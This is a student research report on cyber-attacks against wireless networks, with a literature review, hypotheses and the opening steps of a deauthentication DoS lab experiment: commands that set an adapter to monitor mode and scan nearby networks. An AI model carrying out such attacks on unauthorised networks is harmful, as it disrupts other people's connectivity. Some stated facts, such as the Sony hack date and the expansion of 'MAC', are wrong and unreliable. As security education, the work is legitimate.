# CENTRE FOR BUSINESS,
# INFORMATION TECHNOLOGY AND ENTERPRISE


**Impact of Cyber-attacks on Wireless Networks**

**Research Project Report**

**Submitted to**

Dr. Kay Fielden, Dr. Prashant Khanna

**Submitted by**

**Name: Karan Mishra** **ID: 18464416**

Total Word Count: 20450

Due Date: 30/06/2019

**IMPORTANT**

Submission of work which is not your own is treated as academic misconduct and may result in exclusion from the Waikato Institute of Technology. Penalties are identified in the Institutes Academic Regulations (a copy is available at the Library or online).

**I certify that this is all my own work, except for those parts identified for which references have been made.**

**Student Signature: Karan Mishra**

## Certificate of Originality

I certify that the attached paper is my original work. I am familiar with and acknowledge my responsibilities, which are part of the Waikato Institute of Technology. I affirm that any section of the paper which has been submitted previously is attributed and cited as such and that this paper has not been submitted by anyone else.

I have identified the sources of all information, whether quoted verbatim or paraphrased, all images, and all quotations with citations and reference listings. Along with citations and reference listings, I have mentioned a glossary to explain the technical terms used in the paper.

Karan Mishra

Student ID: 18464416

Waikato Institute of Technology

## Acknowledgments

I would like to express my sincere gratitude and appreciation to all those who provided me support to complete the research report. A special thanks to my supervisors Dr. Kay Fielden and Dr. Prashant Khanna for providing their valuable guidance, comments, and suggestions throughout the course of the research report. I would specially thank Dr. Kay Fielden for constantly motivating me to work harder. She gave me stimulating suggestions and encouragement during my research. She also guided me to improve my presentation skills. Last but not least, I would like to acknowledge and appreciate Dr. Prashant Khanna for helping me with the technical aspects of the research report and help me assemble all the parts to put them together appropriately.

# Table of Contents

# Table of Figures

# Table of Tables

# Abstract

Wireless networks have made it easier for multiple devices to connect to the internet without the need for wires and have provided great flexibility. Cyber attacks have, however, increased in recent times as data has become invaluable, and cybercriminals have become more sophisticated. The report discussed about five cyber attacks that were carried out against a wireless network and the results that were obtained. Denial of Service attack, macchanger experiment, Man-in-the-middle attack, proxychain with tor, and brute force attack were the five attacks that were carried out in the report. The first chapter introduced cyber attacks and wireless networks to inform the reader about the main components of the report. A brief introduction about the Kali Linux operating system was provided that discussed the tools that were used for the experiment. The virtualization software Vmware Workstation 15 used for the experiments was introduced briefly. The second chapter talked about the literature that described the various aspects of cyber attacks including the rise of such attacks in recent time, the type of organizations that are targeted by such attacks, the challenges that are faced by security personnel and organizations when trying to protect a network from a potential infiltration and the type of attacks that are carried out by cybercriminals. The research methodology encapsulated several important aspects that define the research process. The research framework that was used to conduct the research was discussed along with the reason for using a self-designed framework instead of an established framework. The research purpose discussed why this topic was chosen as the focus of the research. The research question that the report attempted to answer was regarding the cyberattacks that could be carried out against a wireless network and the impact that such attacks would have on the network. The hypotheses describe the statements pertaining to specific experiments that were proved or disproved by the results that were gathered from the tests. In the research method, the experiments conducted for the research to collect the data, the variables that were applicable to each experiment, and the setup used to perform the experiment was described. The live experiments were performed, and the commands, along with explanations, were described to illustrate how the experiments were performed. The results were tabulated to check if the hypotheses were proven or not, and the results of the experiment were analyzed by comparing the findings against the literature that was found on the experiments. A discussion regarding the results and the supporting literature with the help of the research framework that was designed was done to showcase the findings with the help of the tools available. Any discrepancies from the expected results were mentioned, along with an

explanation. A comparison between the results obtained and the supporting literature was used to justify the results. A conclusion chapter at the end discussed the findings of the experiments and how well the research question was answered by the report. A glossary is provided at the end of the report to explain the jargon terms used in the report for a better understanding.

One out of the five attacks were completed without any hindrances, and its hypotheses were proven too. Proxychain experiment was completed seamlessly with no limitations and no prerequisites. Macchanger experiment and Denial of Service attack were also successful with minor prerequisites that had to be done for the experiment to be completed. Brute force attack and Man-in-the-middle attack had a few iterations that were successful, but the results were not conclusive enough to prove the hypotheses. The success of most of the attacks that were performed as experiments proved that cyber threats could impact the integrity of a wireless network. The same attacks, when carried out together with the anonymizing tools used, could shield an attacker from being discovered while performing an attack.

# 1. Introduction

Cybersecurity has become a serious issue as criminals have become more sophisticated and technically proficient. Every day new vulnerabilities are being found in networks that can be exploited (Patrascu, 2019).

A cyber attack is defined as the act of a malicious actor whose intentions are to attack a socio-technical asset like system, network, or person. A vulnerability is a flaw in a socio-technical information asset that may be exploited (Warren, Kaivanto, & Prince, 2018). The essential purpose of safeguarding information concerns with protecting three security objectives: Confidentiality, Integrity, and Availability- also known as the CIA triad (Cangea, 2018).

Confidentiality is defined by the International Standard Organization (ISO) as the property that ensures access to information only for authorized people.

Integrity assures that the data and information are consistent, trustworthy, and accurate; any modification of data is done by authorized personnel.

Availability refers to ensuring that the information is available to authorized personnel at all time.

A cyber attack aims at disrupting at least one of the three attributes mentioned above that in turn hinders a user's ability to access information, or the attack might be aimed at stealing information. Wireless networks involve the exchange of data between two or more points that are not joined by an electrical transmitter (Kumar & Gambhir, 2014). WiFi is a local area network that enables computing devices to connect to the internet easily. Earlier, wireless speeds were not as good as wired network speeds, but recent technological developments have made that gap negligible. These development has made wireless networks accessible and made them standard for use at home, offices, and public hotspots.

Denial of Service, Man-in-the-middle, proxychain, brute force, and MAC address change were the attacks carried out against a wireless network. They were executed to see how they impact the network and the steps required to conduct them.

Kali Linux and VMware Workstation 15 were the tools used to perform the attacks in a live virtual environment to study how cyber attacks against wireless networks occur. Kali Linux is an operating system that was first released on 13 March 2013 and is based on Debian and a Filesystem Hierarchy Standard (FHS) compliant filesystem (Babincev & Vuletić, 2016). The

operating system can be downloaded from the internet as a virtual machine or an ISO file and can be used as a virtual machine. Kali has a lot of tools that can be used for performing attacks and anonymizing presence over the network. Several suites like aircrack-ng, sslstrip, crunch, proxychain, tor, and macchanger were used to perform the experiments.

VMware Workstation 15 is a virtualization software that can run numerous virtual machines. Virtualization is a technology that uses a logical environment to overcome the physical limitations in hardware (Lim, Yoo, Park, Byun, & Lee, 2012). The software uses the hardware of the system on which the virtualization software is installed and can run multiple virtual machines. Hence, a laptop running windows operating system can run multiple virtual machines of different operating systems like Kali Linux or Fedora.

The next section of the report discusses the literature that was found on the research topic. The literature talks about the rise in cyber attacks in recent time, the prime targets of cyber attacks, the challenges that are faced daily by security personnel and organizations when trying to provide a secure environment and finally the type of attacks that constitute a cyber attack.

# 2. Literature Review

## 2.1 Rise in cyberattacks

Cyber attacks have been in the digital landscape for some time now. One of the earliest cases of a cyber attack was in 1982, which was a by-product of the cold war. A logical bomb was placed in the software of a computerized system by American scientists that was used as bait to lure Soviet services (Patrascu, 2018). The increasing number of cyber-criminals, hacktivists, and hackers and their ability to develop more sophisticated and targeted attacks have become a major issue. According to a PwC security survey, from 2013 to 2014, there was an increase of 48% in the number of cyber-attacks that resulted in significant data breaches that cost the United Kingdom up to £27 billion (Green, 2015). With daily improvements in the technology used to perform hacks and improved funding made available to the attackers, cyber-attacks are becoming more difficult to track. Many countries have worked on criminalizing all forms of cyber-attacks, with cyber laws being a top priority for many nations as a result of the threat posed by them (Hui, Kim, & Wang, 2017).

The increasing dependence on technology for day-to-day tasks and the exponential rise of social media has increased the risk of losing private information drastically. Due to its regular and abundant use, stealing personal information and valuable data from users have become a prime target for attackers leading to a rise of attacks (Reddy & Reddy, 2014). The targets of such cyber attacks range from national governments, smart cities to a common user who uses free WiFi at a mall.

## 2.2 Targets

As mentioned in the previous section, cyber-crimes have been committed against many bodies. A study showed that interests and targets of hackers are geographical. In general, U.S. forums focus primarily on cybercrime and general hacking, while Russian forums seemed to be more inclined towards underground economies and data breaches. Chinese forums were more interested in cyber warfare and virtual goods (Samtani, Chinn, Chen, & Nunamaker, 2017). The estimated cost of cybercrime was expected to grow from an annual sum of USD $3 trillion in 2015 to USD $6 trillion by the year 2021 (Huang, Siegel, & Madnick, 2018). The victims range from national governments to a single person buying something off the internet using his/her credit card details. There have been many high-profile cases of mass scale hackings. Sony pictures entertainment witnessed one such hack on November 24, 2015.

All machines were rendered useless as the screens displayed an ominous message that stated that the company was hacked by Guardians of Peace (GOP). An image of a skull with a warning to obey the instructions or suffer the consequences of data leak was displayed (Spilman, 2016). The malware that was injected into the network erased all the data on Sony's corporate servers and computers, and salaries of multiple employees, including C-level executives, were leaked to the world.

While the Sony breach attacked the corporation, the Target breach impacted both the company and the consumers. Credit card information of millions of customers was stolen. The malware that captures credit card information was installed as the cards were swiped on the Point of Sale (POS) machines. All the captured data was transferred to servers controlled by the hackers and sold in the black market (Manworren, Letwat, & Daily, 2016).

The health sector was also a victim of cyber attacks, SingHealth, Singapore's largest healthcare group was a victim to a deliberate attack between 27th June and 4th July 2018. About 1.5 million patients had their personal information stolen along with outpatient medication records from 160,000 patients (Quan Heng, 2018).

A report by the Denmark government said that the organization had experienced a breach. The Danish government's center for cybersecurity said in their report that email accounts and servers were breached at the Defense Ministry and Foreign Ministry in 2015 and 2016. While the classified information was not breached, the login information was captured by the hackers from the defense ministry accounts (Macfarquhar, 2017). Because of such attacks, governments have taken steps to ensure their interests are protected against a potential attack. In order to provide safety to the public against cyber threats, in 2011 the Turkish National Police (TNP) established the "Combating Cyber Crimes Department." which was overseen by the Ministry of Internal Affairs to fight against cyber-crimes (Sari, 2019). The 2016 Presidential election in the United States of America was a controversial affair. The Democratic National Committee (DNC) revealed on 14 June 2016 that its network was hacked with the source believed to be in Russia. WikiLeaks published nearly twenty thousand emails and eight thousand attachments from top DNC officials on 22 July 2016 (Lam, 2018). Due to the high cyber attacks against the large businesses in the country, the UK government decided to invest 1.9 billion sterling pounds in a five-year cybersecurity strategy that was set in motion in February of 2017 marked by the opening of the National Cyber Security Centre (Kim, 2017).

A Wireless Sensor Network (WSN) consists of many low-power and low-cost sensors that have limited processing and communicating resources. They have a variety of applications ranging from target tracking to control of unmanned aerial vehicles (UAV). While they are economical and effective, those same factors make them a prime target of cyber-attacks. To ensure that WSNs are economically viable, they have limited computation and communication abilities. WSNs are mainly deployed inaccessible areas; this makes them more susceptible to physical attacks. False data injection and replay attacks are a couple of attacks that can easily bring down WSNs (Liang, Wen, & Wang, 2019).

While most cyber attacks might seem to be motivated by money, there are attackers who are politically driven. Some attackers aim at de-stabilizing regions by causing an uproar by the public by targeting natural infrastructure sectors. From Power grids to emergency services, these are sectors that are used by entire regions and are critical for the daily running. A cyber attack on such assets can have a major impact on the economic security and public safety and lead to outrage in public against the government. In the year 2017, the power grid of the United States of America was compromised twice with North Korea and Russia being the suspects (Boughton, 2019).

## 2.3 Challenges

One of the biggest challenges faced by security firms and analysts around the world was perhaps the most basic practice; patching, and updating software. Companies that develop software or operating systems roll out new versions continuously to patch any shortcomings found in software. From generic windows updates to software specific updates, the upgraded versions are introduced to protect the system from being exploited because of a vulnerability. The number of vulnerabilities found has seen a steady rise even in established software. A recent finding from Secunia indicated a 55% increase in the five-year trend, with an 18% increase over the previous year (Furnell, 2016).

Another major challenge that leads to such an attack is negligence. Despite the well-known facts regarding dependencies on technology, many small and midsize business (SMB) still do not have any IT security model or procedures. A cyber-security survey conducted by EiQ networks indicated that nearly half of the SMBs do not have a dedicated cyber-security budget. 75% of the respondents said they employ no more than 2 IT security employees, including 31% who do not have any IT security staff on board (Kontzer, 2017).

While technology has advanced with new developments in the field of IT being lauded every day, basic human behavior and attitude towards basic security policies render all measures less effective. A limited number of studies in the past said that the use of technical jargon in software update files confused users as to how relevant the updates were. However, general behavior and preconceptions regarding software upgrades being ‘useless’ and ‘a waste of time’ are issues that can leave a device vulnerable to attacks (Fagan, Khan, & Buck, 2015). While limited knowledge is a valid point when it comes to non-IT end users but ignoring the general security policies enforced by an organization or even a website that asks the user to create a strong password is simply inviting trouble (Furnell, Khern-am-nuai, Esmael, Yang, & Li, 2018).

Despite the discussion about negligence and lack of knowledge, as mentioned above, it would be unfair to say that no organizations consider security a priority. SMBs may neglect the need for cybersecurity, but many large-scale organizations spend millions on state of the art technology and tools to strengthen their infrastructure. However, contrary to some SMBs, these organizations go overboard on the security measures and make protection procedures slow and complex. Complete lockdown on all ends may seem good on paper, but such measures hinder the employees' ability to perform daily duties and decrease productivity. Thus, security and efficiency need to be balanced (Zhang, 2015).

With the emergence of the Internet of Things (IoT) and the integration of such devices in creating a smart environment, the vulnerabilities of these devices have become a major concern. With a range from smart grids that handle huge electricity demands to something as small as a smartwatch, IoT integration is critical for future generations. However, since most IoT grids consist of millions of online nodes, spanning over wide geographical regions, they are most vulnerable to cyber-attacks (Kimani, Oduol, & Langat, 2019).

Top-level executives do not care about the technicalities of cybersecurity and the threats that are present in the cyberspace. They see every aspect of a corporation as an investment and the possible profits that can be reaped from it, due to this monetization, cybersecurity is often overlooked or given a very low budget. A survey that aimed at asking IT security executives if their companies had the required resources to tackle cyber attacks, 48% believed they lacked the budget to prevent, detect or contain any impact from such attacks (Brown, 2018).

## 2.4 Types of attacks

As the attacks become more potent and sophisticated, organizations are told to be ready for a hack. Having the mindset of expecting a hack at any time helps organizations in preparing a response that is suitable to mitigate the effects of these breaches (Densham, 2015). A study showed that 26% of the victims that experienced a cyber attack did not notice that they were being attacked. Another study showed that zero-day vulnerabilities in 2016, security holes that are not discovered and patched more than doubled to 54, a 125% increase from the previous year. In other words, a new zero-day vulnerability was discovered every week (Munkhdorj & Sekiya, 2017).

One of the most common attacks that were found to still have a significant presence despite its presence in the cyberspace for some time was the man-in-the-middle attack (MITM). An important necessity in most industries today is the ability to communicate securely using computer networks. MITM attack aims to interrupt this communication between two nodes (computers) on a given network by placing a machine in the middle of the communication. The attacking machine allows the attacker to compromise the network integrity and steal, modify, and spy on any given target machine. An example of a MITM model is shown in figure 1, where the attacker broadcasts a fake access point with the same network name as the legitimate access point and bypasses the legitimate access point to steal information.




*Figure 1. Man-in-the-middle attack Model (Wang & Wyglinski, 2016)*

Phishing has been one of the biggest cyber threat for a long time. Scammers usually prepare fake websites and send them as mass emails. While these emails have become extremely sophisticated, they can still be discovered by some basic search. Most of the phishing emails do not have any form of encryption and the links in the emails often lead to Hyper Text Transfer Protocol (HTTP) websites that are unencrypted and transfer data over the network

without any security. Real estate agents are a primary target of these attacks as hackers infiltrate their email accounts and send fake account numbers to the customers to wire the money (Dobrian, 2018).

WPA2 Enterprise is a suite of protocols that are used for communication over the wireless network. Unlike the suite used for home networks where one password is shared by all devices, the enterprise suite provides username and password to every user on the network. A server authenticates the information when it is entered and allows access to use the wireless network. Appropriately named, Evil Twin is a fraudulent Access Point (AP) that behaves like a genuine one. The evil twin is visible to all users and is given the same network name as the genuine one. Since most organizations deploy the single sign-on architecture where one set of credentials allows the user access to all services and the ability of wireless devices to connect to networks automatically makes this a dangerous attack as the hacker can track all packets which are transferred over the network (Bartoli, Medvet, & Onesti, 2018).

Privacy has been the subject of discussion for a long time. Recent cases like the misuse of data in the Cambridge Analytica scandal validate the concerns regarding protecting privacy (Chacos, 2018). A popular browser called Tor was developed by the Tor project to anonymize the user's location and information by forming a circuit of the network using random routers around the world (Fleishman, 2017). These routers are managed by volunteers and organizations from all over the world. They are like a series of Virtual Private Network (VPN) tunnels; which can also lead to misuse as these anonymity tools are used to perform illegal actions like child trafficking, selling illegally captured information like credit card details, and hiring hackers to perform hacks.

Denial of Service (DoS) attack is an Internet-based attack where the attacker tries to break down the connection between a server and its clients by overloading the server with multiple requests that are generally automated (Crelin, 2013). While these attacks are often seen as delay attacks that are meant to annoy users, a sophisticated and planned out attack can render an organization that depends on services for its daily tasks useless. One of the most common examples of such an attack is the Ping of Death (POD) attack in which the victim machine is subjected to multiple ping packets in a continuous loop that renders the machine useless (Ramachandran & Shanmugam, 2017). Another form of the attack is to send de-authentication packets to the router pretending to be the target machine and sending packets to the target machine while pretending to be the router telling the machine that it needs to reauthenticate itself (ČIsar & ČIsar, 2018).

Transmission Control Protocol (TCP) is based on a connection that implies that the sending packet must establish a complete connection with the intended recipient before sending any packets. Figure 2 shows how a TCP attack is carried out. TCP protocol depends on a three-way handshake mechanism where each request forms a semi-open connection (SYN), a response request (SYN-ACK) and an acknowledgment (ACK). A classic example of a TCP/IP attack is by sending the TCP packet in the wrong order, which in turn causes the target server to run out of resources (Vuletić & Nojković, 2018).




*Figure 2. How a TCP Attack works (Vuletić & Nojković, 2018)*

Cloud computing and big data have made huge strides in the past decade and taken the industry by storm. The groundwork of cloud computing includes virtualization of hardware and software. There are various forms like Software-as-a-software (SaaS), Infrastructure-as-a-software (Iaas) and Platform-as-a-software (PaaS). Due to the massive data that is stored in the cloud today, stored information needs to be protected. Web servers that provide customer services are usually connected to highly-sensitive information contained backend databases. These databases are vulnerable to attacks with SQL injection attacks being the most common. A SQL injection attack initiates a vulnerable query to destroy the connected server systems and give attackers unauthorized access to the database (Singh & Singh, 2019).

Deception attacks aim at tricking the users by replicating themselves in the network that is being used or the systems onto which they are installed or downloaded. Viruses, trojans, and Distributed Denial-of-service (DDoS) attacks are a few examples of deception attacks (Sibi Chakkaravarthy, Sangeetha, Venkata Rathnam, Srinithi, & Vaidehi, 2018).

The WannaCry ransomware attack hit more than 300,000 computers in 150 countries across the globe, with U.K.'s National Health Service being hit the hardest as they provided services

to more than 55 million U.K. citizens (Briefing, 2017). Ransomware has evolved over the last decade from fake antivirus applications in 2008 and SAM look tool (Syskey) encryption by scammers to sophisticated versions such as crypto type ransomware. The emergence of new ransomware families like WannaCry has ensured that the ransomware code keeps on evolving with more sophisticated features like worm propagation components and public-key encryption mechanisms being integrated (Akbanov, Vassilakis, & Logothetis, 2019).

## 2.5 Impact of cyber-attacks on wireless networks

Different cyber-attacks have various impacts on wireless networks. A denial of service attack renders a wireless network useless as the router is unable to differentiate valid requests from those that are meant for flooding the network.  form of attack was found in one of the papers where the same suite was used but in a different way- by attacking the client and the access point by sending 10000 packets that would flood the device and prevent it from recognize legitimate requests and respond to them (Carranza & DeCusatis, 2016). Some attacks are meant to anonymize the identity of the attacker or penetration tester on the network. The macchanger tool is an example of one such anonymity technique. Macchanger is discussed in its simplest form in a paper that talks about how the tool can be used to change the MAC address of a network interface to a different value (Carranza & DeCusatis, 2016). The required pre-requisite and other features of the tools are not described but are discussed in this report. A man-in-the-middle attack seems to have no impact on the network when viewed from the point of the victim but from the view of the attacker, it tweaks the network that allows the attacker to capture information being handled by the victim. A paper discusses this attack as a combination of DNS spoofing and capture of login information using SSLstrip. The first part involved a DNS spoofing attack that used the Ettercap tool to make changes so that a webpage could not be accessed by the user and was directed to a self-made server. The user would be redirected to the web server created earlier that would deny access to the website. The second part of the experiment follows the same procedure being used in the experiment done below (Gangan, 2015). A brute force attack tries to break the passkey of a network to gain access to it. One paper found combined two tools to brute force a protocol on router. Crunch was used to generate a wordlist that brute forced the SSH protocol on a Cisco virtual router. The wordlist generated from crunch was used in the Metasploit tool to perform the brute force attack (Küçüksille, Yalçınkaya, & Ganal, 2015b). The paper however, did not talk about the supporting factors and the time it took to crack the key.

# 3. Research Methodology

A self-designed conceptual framework was used for conducting this research, as shown in figure 3. The framework was formed by combining the factors found in the literature about similar attacks and the setup that would suit the experiments that have to be performed. A quantitative research methodology was used for this research. Quantitative research is an approach for testing objective theories by examining the relationship between the variables. A postpositivist worldview was used while conducting the research. Postpositivism involved a reductionistic approach as the idea of the research was reduced to a question with the supporting variables and hypotheses that were tested (Creswell & Creswell, 2018). The research model took into account the intention of the user who was conducting the attack, the facilitating conditions, the type of test or attack that was to be carried out, the time that a test or attack took to complete, the supporting tools that were used to perform the test or attack and the final results that were achieved as a result of performing the tests. The research model was derived by considering the factors that played a role in the execution of any of the five attacks that were selected for research. As explained in the previous sub-section, every attack has a different impact on a given wireless network and there are many factors that facilitate or work against an attack along with the supporting tools and the time it takes to conduct an attack. Every attack that was carried out could have different intentions for use as the same attacks could be used to test the strength of a network by a security professional or used to attack a network to steal information or damage the reputation of an individual or company. The chances of a test or attack being performed could be enhanced by conditions that would favor the setup of the attack. Depending on the type of attack, the time taken to perform it, and the supporting tools that would assist in performing the tests were considered to analyze the results that were obtained from performing the experiments.


*Figure 3. Research Model*

## 3.1 Research Purpose

The purpose of this research was to look at the impact of five different attacks that could target a wireless network. DoS attack, macchanger tool to change the Multimedia Access

Control (MAC) address for anonymity, proxychain with tor, Man-in-the-middle attack, and brute force attack were the five tests that were tested. With the increasing dependency on wireless networks to access the internet, the number of threats has increased exponentially over the last few years. While there were many research papers about the theory behind the attacks, the number of papers that describe how one of these attacks take place were few. The research aimed to conduct live attacks with multiple repetitions to show how an attack was carried out and what the impacts of such attacks were along with any discrepancies that may be found. Cybersecurity has been a trending topic in the field of information technology for some time now, but trained cybersecurity professionals are still hard to find in the market. A well-trained cybersecurity professional would know how these attacks were carried out to be ready to defend against them.

## 3.2 Research Question

The research question for this study was:

" What are the impacts of the chosen cyberattacks on wireless network?"

As mentioned in the research purpose earlier, there are several cyber threats present that can compromise a wireless network. Due to the wide scope of the cybersecurity field, it was important to narrow down the research question to the area of research. Wireless networks provide more flexibility to users when accessing the internet but are more susceptible to attacks due to the various vulnerabilities associated with them. A few of the many attacks that can be carried out against a wireless network were selected to keep the scope realistic and see what impact they have on the wireless network. These attacks were a combination of anonymity and full-blown attacks against a network to show how an attacker can hide its identity while attacking a network. These attacks include brute force, MITM, and DoS attacks while the anonymity techniques include proxychain in combination with tor and macchanger experiments.

## 3.3 Hypothesis

The hypotheses for the experiments were developed based on how the attacks work and the expected impacts that they would have on the experiment setup. The expected results were used to formulate the hypotheses for every statement. The research model helped in developing the hypotheses by taking into account the factors that would influence the experiments like time and the virtual setup that was used.

Table 1. Hypotheses for the experiments performed

| **Experiment** | **Hypothesis No** | **Hypothesis** |
|---|---|---|
| Proxychain Experiment | H1 | The public IP address of a TCP connection from a browser to a website is anonymized when proxychain is used in combination with tor service. |
| | H2 | DNS leak test prevents the public IP address from being exposed. |
| Macchanger Experiment | H3 | The MAC address of the USB network adapter can be manipulated using macchanger commands. |
| Denial of Service (All clients targeted) | H4 | All clients on a wireless network will be de-authenticated from the tested network during a successful Denial of Service attack. |
| Denial of Service (Client specific attack) | H5 | Specific clients connected to the tested network can be targeted and de-authenticated in a DoS attack. |
| Man-in-the-middle Attack | H6 | Man-in-the-middle attack succeeds when performed on any website. |
| Brute Force Attack | H7 | A positive relationship between the time taken to crack a passkey and the pre-defined parameters is established. |

## 3.4 Research Method

Experiments were performed to conduct the research. Experiments need to be performed to show how a particular attack impacts the wireless network. All the literature that was found dealing with the impacts had experiments as the method of research. Experiments allowed for more accurate results as same tests could be repeated and all data was captured live. The research was done in a virtual environment.

### 3.4.1 Experiment Environment

A virtual environment was used to conduct the experiments. VMware Workstation 15 was used to create a virtual machine of Kali Linux. The setup ensured that all experiments were conducted in a secure environment. Kali Linux operating system had all the tools that were required for conducting various tests. Another virtual machine of Windows 10 operating system was used as a victim computer for the MITM attack. The wireless network with the name or SSID 'Home' was used for all experiments.

An external USB network adapter was used to conduct the experiments. The USB network adapter was used in monitor mode to enable data capture over the network for the brute force attack.

The virtual machine of Kali Linux was running with the following specifications:

| | |
|---|---|
| Processor Cores | 4 |
| Memory | 4 GB |
| Disk Space | 25 GB |
| Operating System Source File | Kali Linux 2019.1 ISO |

### 3.4.2 Types of experiments and variables

Proxychain was used in combination with tor services to anonymize all connections.

Macchanger utility was used to change the MAC address of the external network adapter.

Man-in-the-middle attack was executed to capture data being entered by the victim on the Windows 10 virtual machine and capture login credentials.

The DoS attack was carried out in two different scenarios. The first iteration was conducted by de authenticating all clients connected to a wireless network, and the second round of tests was done by attacking specific clients individually.

Brute force attack was executed to crack the passkey of the wireless network being used for the experiments. The test involved capturing four-way handshake between a client and the wireless network. The utility tool crunch was used to generate possible passwords, and aircrack-ng was used to crack the wireless network password.

Table 2. Dependent and Independent variables for experiments

| **Experiment Name** | **Dependent Variable** | **Independent Variable** |
|---|---|---|
| Proxychain Experiment | Public IP address of browser | Anonymized Public IP address |
| Macchanger | Permanent MAC address | Changed MAC address |
| DoS attack | Connection to the network being tested | Client MAC address |
| Brute Force attack | Time required to crack passkey | Pre-defined parameters passed through crunch. |
| MITM Attack | Capture of login credentials | Target Website |

## 3.5 Limitations

The most important limitation for this research was the time allowed for the execution of the experiments, data gathering, and writing of the report. Another limitation was the processing power of the laptop being used for conducting the experiments as some attacks required very high processing power to run the experiments. The shortcoming of the processing power limited the speed at which the experiments could be performed. The limitations specific to each experiment were discussed in the discussion chapter.

# 4. Experiments

## 4.1 Denial of Service (DoS) attack

### 4.1.1 Description of the Experiment

Denial of Service (DoS) attack is aimed at making a device or network unavailable to the intended user by disrupting the services. The experiment aimed to disconnect the devices connected to a wireless network by sending de-authentication signals. There were two parts of the experiment; the first part aimed at disconnecting all the devices connected to the wireless network by sending de-authentication to all devices connected. The second part of the experiment focused on disconnecting targeted devices.

### 4.1.2 Experiment Setup

The setup involved using VMware Workstation Pro 15 on a laptop running Windows 10 Home Edition. An external USB WiFi adapter was accessed in monitor mode so that the adapter may capture all wireless networks in its proximity. A virtual machine of Kali Linux was running with the following specifications:

| | |
|---|---|
| Processor Cores | 4 |
| Memory | 4 GB |
| Disk Space | 25 GB |
| Operating System Source File | Kali Linux 2019.1 ISO |

### 4.1.3 Tools used

The experiment used the tools available in the Kali Linux repository. Aircrack-ng was the complete suite that contained all the tools that were used in the experiment.

### 4.1.4 Experiment Steps

Step 1

```
ifconfig wlan0 down
```

This command brought down the interface. Wlan0 was the name of the interface being used to experiment.

Step 2

```
Iwconfig wlan0 mode monitor
```

This command set the interface to monitor mode. A normal network interface on laptops and computers operates in managed mode. Manage mode only captures the traffic that is directed towards the interface. Monitor mode was required to allow the interface to monitor all the traffic that was received on the wireless channel.

Step 3

```
Ifconfig wlan0 up
```

This command brought the interface back online after setting the mode to monitor. Figure 4 shows how an interface was set to monitor using the commands.




*Figure 4*. Setting interface to monitor mode for DoS attack (DoS Attack)

Step 4

```
Airodump-ng wlan0
```

This command lists all the access points that were detected by the interface in the proximity. The wireless network with the ESSID Home was the wireless network targeted. Figure 5 shows all the wireless network in the proximity of the interface and channel 6 for the target network Home.

